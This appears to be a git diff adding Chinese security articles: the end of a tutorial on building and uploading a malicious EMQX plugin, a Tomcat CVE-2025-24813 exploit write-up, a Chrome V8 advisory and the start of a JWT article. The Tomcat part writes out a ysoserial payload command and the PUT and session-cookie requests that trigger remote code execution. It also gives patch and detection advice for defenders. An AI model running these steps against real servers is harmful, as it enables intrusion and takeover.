
|
||||
|
||||
可根据左下方确认版本。
|
||||
|
||||
三
|
||||
|
||||
**制作恶意插件**
|
||||
|
||||
以kali系统镜像制作编译插件环境
|
||||
|
||||
1、配置网络代理,需要下载依赖
|
||||
```
|
||||
export http_proxy=http://192.168.160.1:10809
|
||||
export https_proxy=http://192.168.160.1:10809
|
||||
```
|
||||
|
||||
|
||||
2、安装相关软件以及依赖
|
||||
|
||||
```
|
||||
sudo apt update
|
||||
sudo apt install -y build-essential autoconf libncurses5-dev libssl-dev libwxgtk3.2-dev libgl1-mesa-dev libglu1-mesa-dev libpng-dev libssh-dev unixodbc-dev cmake
|
||||
git clone https://github.com/asdf-vm/asdf.git ~/.asdf --branch v0.13.1
|
||||
echo '. "$HOME/.asdf/asdf.sh"' >> ~/.bashrc
|
||||
echo '. "$HOME/.asdf/completions/asdf.bash"' >> ~/.bashrc
|
||||
source ~/.bashrc
|
||||
asdf --version
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
3、安装erlang、rebar3
|
||||
```
|
||||
asdf plugin-add erlang https://github.com/asdf-vm/asdf-erlang.git
|
||||
asdf install erlang 25.3
|
||||
asdf global erlang 25.3
|
||||
wget https://s3.amazonaws.com/rebar3/rebar3
|
||||
chmod +x rebar3
|
||||
sudo mv rebar3 /usr/local/bin/
|
||||
```
|
||||
|
||||
|
||||
4、创建插件
|
||||
```
|
||||
rebar3 new emqx-plugin my_emqx_plugin
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
5、修改恶意执行脚本
|
||||
```
|
||||
vim my_emqx_plugin/src/my_emqx_plugin.erl
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
6、编译插件并复制出来
|
||||
```
|
||||
make -C my_emqx_plugin rel
|
||||
```
|
||||
|
||||
|
||||

|
||||
```
|
||||
cp my_emqx_plugin/_build/default/emqx_plugrel/my_emqx_plugin-1.0.0.tar.gz .
|
||||
```
|
||||
|
||||

|
||||
|
||||
四
|
||||
|
||||
**7、执行恶意插件**
|
||||
|
||||

|
||||
|
||||
将刚才生成的恶意插件上传到后台,并启动插件。
|
||||
|
||||

|
||||
|
||||
执行完后到服务器查看tmp目录
|
||||
|
||||

|
||||
|
||||
tis:高版本默认不开启插件安装功能。安装什么插件就得执行允许安装什么插件的命令。
|
||||
|
||||

|
||||
|
||||
参考:
|
||||
|
||||
https://github.com/ricardojoserf/emqx-RCE
|
||||
|
||||
|
||||
文章声明:该工具、教程仅供学习参考,请勿非法使用。否则与作者无关!
|
||||
|
||||
|
||||
|
||||
|
||||
File diff suppressed because it is too large.
Load diff
@@ -0,0 +1,133 @@
|
||||
# CVE-2025-24813 Apache Tomcat RCE 漏洞深度解析与 PoC
|
||||
云梦DC 云梦安全 2025-05-29 01:00
|
||||
|
||||
一、漏洞核心原理
|
||||
|
||||
CVE-2025-24813 是 Apache Tomcat 中因 路径等效性缺陷 和 反序列化漏洞 结合导致的远程代码执行(RCE)漏洞。其核心机制如下:
|
||||
|
||||
|
||||
|
||||
路径处理缺陷:Tomcat 在处理部分 PUT 请求时,会将 URL 路径中的 / 替换为 .,例如 /uploads/../sessions/ 被解析为 .uploads..sessions.,从而绕过目录限制。
|
||||
|
||||
反序列化触发:攻击者通过上传恶意序列化文件(如 .session 文件)至 Tomcat 的会话存储目录(默认路径为 work/Catalina/localhost/ROOT),并利用 JSESSIONID 触发反序列化,执行任意命令。
|
||||
|
||||
二、影响范围与利用条件
|
||||
|
||||
受影响版本:
|
||||
|
||||
Tomcat 9.x:9.0.0-M1 至 9.0.98
|
||||
|
||||
Tomcat 10.x:10.1.0-M1 至 10.1.34
|
||||
|
||||
Tomcat 11.x:11.0.0-M1 至 11.0.2
|
||||
|
||||
修复版本:9.0.99、10.1.35、11.0.3。
|
||||
|
||||
利用条件(需同时满足):
|
||||
|
||||
默认 Servlet 写入启用(readonly=false,默认关闭)。
|
||||
|
||||
支持部分 PUT 请求(默认启用)。
|
||||
|
||||
使用基于文件的会话持久化(需手动配置)。
|
||||
|
||||
类路径存在反序列化利用链库(如 commons-collections 3.2.1)。
|
||||
|
||||
三、PoC 利用步骤
|
||||
|
||||
环境配置:
|
||||
|
||||
修改 conf/web.xml,设置 <param-value>false</param-value> 启用写入。
|
||||
|
||||
修改 conf/context.xml,启用文件会话持久化。
|
||||
|
||||
将反序列化依赖库(如 commons-collections.jar)放入 WEB-INF/lib。
|
||||
|
||||
生成 Payload:
|
||||
|
||||
java -jar ysoserial.jar CommonsCollections6 "calc.exe" > payload.ser
|
||||
|
||||
使用工具(如 Yakit)生成 Base64 编码的恶意序列化文件。
|
||||
|
||||
上传 Payload:
|
||||
|
||||
PUT /poc/session HTTP/1.1
|
||||
|
||||
Host: target:8080
|
||||
|
||||
Content-Range: bytes 0-1000/1200
|
||||
|
||||
Content-Length: 1000
|
||||
|
||||
[Binary payload data]
|
||||
|
||||
若返回 HTTP 409 Conflict,表明文件已写入临时目录。
|
||||
|
||||
触发 RCE:
|
||||
|
||||
GET / HTTP/1.1
|
||||
|
||||
Host: target:8080
|
||||
|
||||
Cookie: JSESSIONID=.poc
|
||||
|
||||
触发后,Tomcat 会反序列化 .poc.session 文件并执行命令(如弹出计算器)。
|
||||
|
||||
四、检测与防御建议
|
||||
|
||||
漏洞检测:
|
||||
|
||||
监控异常 PUT/GET 请求日志,尤其是包含 Content-Range 和 .session 路径的请求。
|
||||
|
||||
使用工具扫描类路径中的反序列化漏洞库(如 commons-collections)。
|
||||
|
||||
修复措施:
|
||||
|
||||
升级至安全版本:优先修补至 9.0.99、10.1.35 或 11.0.3。
|
||||
|
||||
禁用高危配置:
|
||||
|
||||
设置 readonly=true 阻止写入。
|
||||
|
||||
关闭部分 PUT 请求支持(修改 server.xml)。
|
||||
|
||||
移除危险依赖库:清理 commons-collections 等反序列化利用链组件。
|
||||
|
||||
应急缓解:
|
||||
|
||||
使用 WAF 拦截包含 Content-Range 和 JSESSIONID 的异常请求。
|
||||
|
||||
隔离会话存储目录,限制非授权进程访问。
|
||||
|
||||
五、攻击案例与影响评估
|
||||
|
||||
攻击趋势:漏洞披露后 30 小时内 PoC 公开,攻击源主要来自美国、中国、意大利等地,70% 针对美国服务器。
|
||||
|
||||
危害场景:
|
||||
|
||||
数据泄露:读取 /etc/passwd 或数据库配置文件。
|
||||
|
||||
持久化后门:上传恶意 JSP 文件或修改 server.xml。
|
||||
|
||||
检测盲区:Base64 编码的 Payload 可绕过传统 WAF,需依赖行为分析工具。
|
||||
|
||||
六、扩展资源
|
||||
|
||||
官方公告:Apache Tomcat 安全更新。
|
||||
|
||||
复现工具:
|
||||
|
||||
Yakit Web Fuzzer(支持 Payload 生成与漏洞触发)。
|
||||
|
||||
Burp Suite 自定义插件(拦截并修改 HTTP 请求)。
|
||||
|
||||
研究文章:
|
||||
|
||||
奇安信攻防社区:CVE-2025-24813 分析。
|
||||
|
||||
Wallarm 漏洞利用报告。
|
||||
|
||||
总结:CVE-2025-24813 的利用门槛因依赖非默认配置而受限,但一旦条件满足,其危害性极高。企业需结合 补丁管理、配置加固 与 行为监控 构建防御体系,避免成为攻击目标。
|
||||
|
||||
poc:https://github.com/absholi7ly/POC-CVE-2025-24813
|
||||
|
||||
@@ -0,0 +1,44 @@
|
||||
# 【漏洞通告】Google Chrome V8越界写入漏洞(CVE-2025-5280)
|
||||
启明星辰安全简讯 2025-05-29 08:10
|
||||
|
||||
### 一、漏洞概述
|
||||
<table><tbody style="visibility: visible;"><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt; border-color: windowtext; border-style: solid; background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞名称<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top: 2.25pt solid windowtext; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">Google Chrome V8越界写入漏洞</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">CVE ID<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top:none;border-left:none;border-bottom: 1.5pt solid windowtext;border-right:2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">CVE-2025-5280</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞类型<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">越界写入<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">发现时间<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visLine truncated
|
||||
Google Chrome 是由谷歌开发的跨平台网页浏览器,以其速度、安全性和简洁的界面而闻名。它基于开源的Chromium项目,支持现代网页标准,具有强大的扩展性。Chrome的沙箱技术可以限制网页中的恶意代码,增强浏览器的安全性。它还提供了同步功能,允许用户在多个设备间同步书签、历史记录等数据。此外,Chrome定期更新,修复已知漏洞并增强功能,是全球使用最广泛的浏览器之一。
|
||||
|
||||
2025年5月29日,启明星辰集团VSRC监测到Chrome发布的安全公告,指出在 Google Chrome 137.0.7151.55 版本之前的V8引擎中存在越界写入漏洞。攻击者可通过构造恶意HTML页面,诱使受害者访问,从而触发越界写入操作。该漏洞可能导致堆内存损坏,使攻击者能够执行任意代码或引发其他安全风险。漏洞级别高危,漏洞评分8.8分。
|
||||
### 二、影响范围
|
||||
|
||||
Google Chrome < 137.0.7151.55
|
||||
### 三、安全措施
|
||||
|
||||
3.1 升级版本
|
||||
|
||||
官方已发布修复版本,建议受影响用户尽快更新。
|
||||
|
||||
下载链接:
|
||||
|
||||
https://www.google.cn/chrome/
|
||||
|
||||
3.2 临时措施
|
||||
|
||||
暂无。
|
||||
|
||||
3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
|
||||
3.4 参考链接
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2025-5280
|
||||
|
||||
https://osv.dev/vulnerability/CVE-2025-5280
|
||||
|
||||
https://chromereleases.googleblog.com/2025/05/stable-channel-update-for-desktop_27.html
|
||||
@@ -0,0 +1,188 @@
|
||||
# 不容忽视的威胁:探索与JWT相关漏洞(另类的越权)
|
||||
AegisGuard AegisGuard 2025-05-29 05:57
|
||||
|
||||
免责声明
|
||||
|
||||
合法使用原则:文中提及的技术、工具或案例,仅用于授权范围内的安全测试、防御研究或合规技术分享,未经授权的网络攻击、数据窃取等行为均属违法,需承担法律责任。
|
||||
|
||||
风险自担与责任豁免:文章内容基于公开信息整理,不保证技术的准确性、完整性或适用性。读者需自行评估技术应用风险,若因不当使用导致任何法律后果或损失,均由使用者自行承担,与本公众号及作者无关。
|
||||
|
||||
法律管辖与提示:本公众号坚决拥护相关法律法规,反对任何危害网络安全的行为,读者需严格遵守法律法规。
|
||||
# 一、JWT介绍
|
||||
- JWT,全称是JSON Web Token,用于在网络应用环境间以JSON对象安全地将信息作为令牌进行传输,这种令牌被广泛应用于用户认证和信息交换的场景中。
|
||||
|
||||
- 与传统会话令牌不同,服务器所需的所有数据都存储在客户端的JWT本身中。这使得JWT成为高度分布式网站的热门选择,因为用户需要与多个后端服务器无缝交互。
|
||||
|
||||
- 实际上JWT也是一种鉴权字段(cookie字段变为JWT)
|
||||
|
||||
## JWT的结构
|
||||
- JWT通常由三部分组成:Header(头部)、Payload(载荷)和Signature(签名),这三部分通过点号.
|
||||
连接在一起形成一个完整的JWT字符串。
|
||||
|
||||
- Header:包含了令牌的类型(即JWT)和所使用的签名算法(如HMAC SHA256或RSA等)。例如:
|
||||
|
||||
```
|
||||
{
|
||||
"alg": "HS256",
|
||||
"typ": "JWT"
|
||||
}
|
||||
```
|
||||
- Payload:包含声明(claims)。Claims是关于实体(通常是用户)和其他数据的声明。JWT定义了三种类型的claim:registered、public和private。
|
||||
|
||||
- Registered claims:这些是一组预定义的claims,不是强制的,但推荐使用,包括iss(issuer)、exp(expiration time)、sub(subject)、aud(audience)等。
|
||||
|
||||
- Public claims:可以随意定义,为了避免冲突应该在IANA JSON Web Token Registry中定义或者使用一个抗冲突的命名空间。
|
||||
|
||||
- Private claims:用于在同意使用它们的各方之间共享信息,并且既不是Registered也不是Public claims。
|
||||
|
||||
- Signature:要创建签名部分,就必须采取编码后的header、编码后的payload、一个秘钥,以及头部指定的算法。比如使用HMAC SHA256算法,签名按照下面方式创建:
|
||||
|
||||
```
|
||||
HMACSHA256(
|
||||
base64UrlEncode(header) + "." +
|
||||
base64UrlEncode(payload),
|
||||
secret)
|
||||
```
|
||||
|
||||

|
||||
## JWT的工作原理
|
||||
